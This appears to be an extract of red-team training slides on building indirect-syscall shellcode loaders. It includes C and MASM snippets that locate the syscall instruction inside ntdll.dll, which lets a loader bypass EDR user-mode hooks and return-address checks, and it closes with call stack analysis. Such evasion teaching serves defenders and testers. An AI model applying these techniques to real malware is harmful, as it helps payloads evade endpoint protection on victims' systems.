


LAB Exercise: Direct Syscall Loader

- Complete and analyze the Direct Syscall shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **12: Chapter 6** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Summary: Direct Syscall Loader

- Made transition from Native APIs to direct syscalls
- No longer import from Win32-APIs and Native APIs




Summary: Direct Syscall Loader

- Syscalls or syscall stubs directly implemented into .text section from loader
- User mode hooks in ntdll.dll and EDR bypassed
- Direct syscalls can be detected if EDR uses ETW to check return address of a function → We need **indirect syscalls**

Chapter Seven


Low Level APIs: Indirect Syscalls



Indirect Syscall Loader

- Third modification compared to reference Win32-API loader
- Transition from **direct syscalls** to **indirect syscalls**
- Syscall and return instruction executed in memory of ntdll.dll
 - Spoof syscall and return address check
- Mostly same code as direct syscall loader, just a few changes

Shellcode Loader - Indirect syscalls (Low Level APIs)



Syscall and Return

- Syscall and return should be executed in memory location ntdll.dll
- Therefore, we need a few things:
 - Open handle to ntdll.dll
 - Get start address from Native API in ntdll.dll
 - Add offset and get memory address of syscall instruction
 - Store memory address in global variable

Open Handle NTDLL

- API GetModuleHandleA → open handle to ntdll.dll

```
// Get a handle to the ntdll.dll library
HANDLE hNtdll = GetModuleHandleA("ntdll.dll");
```

Start Address Native Function

- API GetProcAddress → get start address of function

```
// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of the function
UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Memory Address Syscall Function

- Add 12-bytes offset → memory address syscall function in syscall stub

Direct-Syscall-Dropper.exe - PID: 7108 - Module: ntdll.dll - Thread: Main Thread 15028 - x64dbg

File View Debug Tracing Plugins Favourites Options Help May 12 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads

00007FF9404CD350 <ntdll.ZwAllocateVirtualMemory>	4C:8BD1 B8 18000000 F60425 0803FE7F 01 75 03	mov r10,rcx mov eax,18 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF9404CD365 OF05
00007FF9404CD362		syscall
00007FF9404CD364		ret
00007FF9404CD365		int 2E
00007FF9404CD367		ret
00007FF9404CD368		nop dword ptr ds:[rax+rax],eax
00007FF9404CD370 <ntdll.ZwQueryInformationProcess>	4C:8BD1 B8 19000000 F60425 0803FE7F 01 75 03	mov r10,rcx mov eax,19 test byte ptr ds:[7FFE0308],1 jne ntdll.7FF9404CD385 OF05
00007FF9404CD382		syscall
00007FF9404CD384		ret
00007FF9404CD385		int 2E
00007FF9404CD387		ret
00007FF9404CD388		nop dword ptr ds:[rax+rax],eax

Memory Address Global Variables

- Declare globale variables to hold memory address of syscall functions

```
// Declare global variables to hold the syscall instruction addresses
UINT_PTR sysAddrNtAllocateVirtualMemory;
```

```
// The syscall stub (actual system call instruction) is some bytes further into the function.
// In this case, it's assumed to be 0x12 (18 in decimal) bytes from the start of the function.
// So we add 0x12 to the function's address to get the address of the system call instruction.
sysAddrNtAllocateVirtualMemory = pNtAllocateVirtualMemory + 0x12;
```

Assembly code

- Compared to direct syscall loader, syscall and return not executed in memory of loader → jmp to memory of ntdll.dll

```
EXTERN sysAddrNtAllocateVirtualMemory:QWORD           ; The actual address of the NtAllocateVirtualMemory


.CODE ; Start the code section

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                ; Move the contents of rcx to r10. This is necessary
    mov eax, 18h                                  ; Move the syscall number into the eax register.
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory] ; Jump to the actual syscall.
NtAllocateVirtualMemory ENDP                      ; End of the procedure.

END ; End of the module
```

Microsoft Macro Assembler (MASM)

- Again, we must enable MASM support in Visual Studio




LAB Exercise: Indirect Syscall Loader

- Complete and analyze the indirect syscall shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **14: Chapter 7 | Lab Exercise Playbook**
- **Results/solution** can also be found in playbook

Summary: Indirect Syscall Loader

- Made transition from direct syscalls to indirect syscalls
- Only a part of syscall stub is directly implemented into loader



Summary: Indirect Syscall Loader

- The syscall- and return statement are executed from memory of ntdll.dll
- User mode hooks in ntdll.dll and EDR can be bypassed
- EDR detection based on checking the return address in the call stack can be bypassed.

Chapter Eight

Call Stack Analysis



Call Stack Analysis

- What is a call stack in general?

Before we get started, it's important to know what call stacks are and why they're valuable for detection engineering. A **call stack** is the ordered sequence of functions that are executed to achieve a behavior of a program. It shows in detail which functions (and their associated modules) were executed to lead to a behavior like a new file or process being created. Knowing a behavior's call stack, we can build detections with detailed contextual information about what a program is doing and how it's doing it.


Reference: <https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks>

x64 Calling Convention

- First four arguments of function are passed to registers:
 - RCX, RDX, R8 and R9
- Fifth, sixth, etc. argument pushed to stack

Call Stack Analysis

- Red team persp. → call stack should look like as legitimate as possible



LAB Exercise: Call Stack Analysis

- Compare the call stacks between all loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **15: Chapter 8** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Chapter Nine

Summary and Closing



Summary

- Necessary basics of the Windows NT architecture
- Why syscalls are needed
- User-mode API hooking by EDRs
- Concept of direct syscalls, how they can be used from a red team perspective, and their limitations.

Summary

- Built a Win32 API loader that was used as a reference loader
- We went down a level → native API (NTAPI) loader
- We went again one level → direct syscall loader based on hardcoded SSNs
- Finally, → built an indirect syscall loader based on hardcoded SSNs
- We analyzed and compared call stacks between different loaders
- Indirect syscalls help to spoof syscall execution and return address

Summary

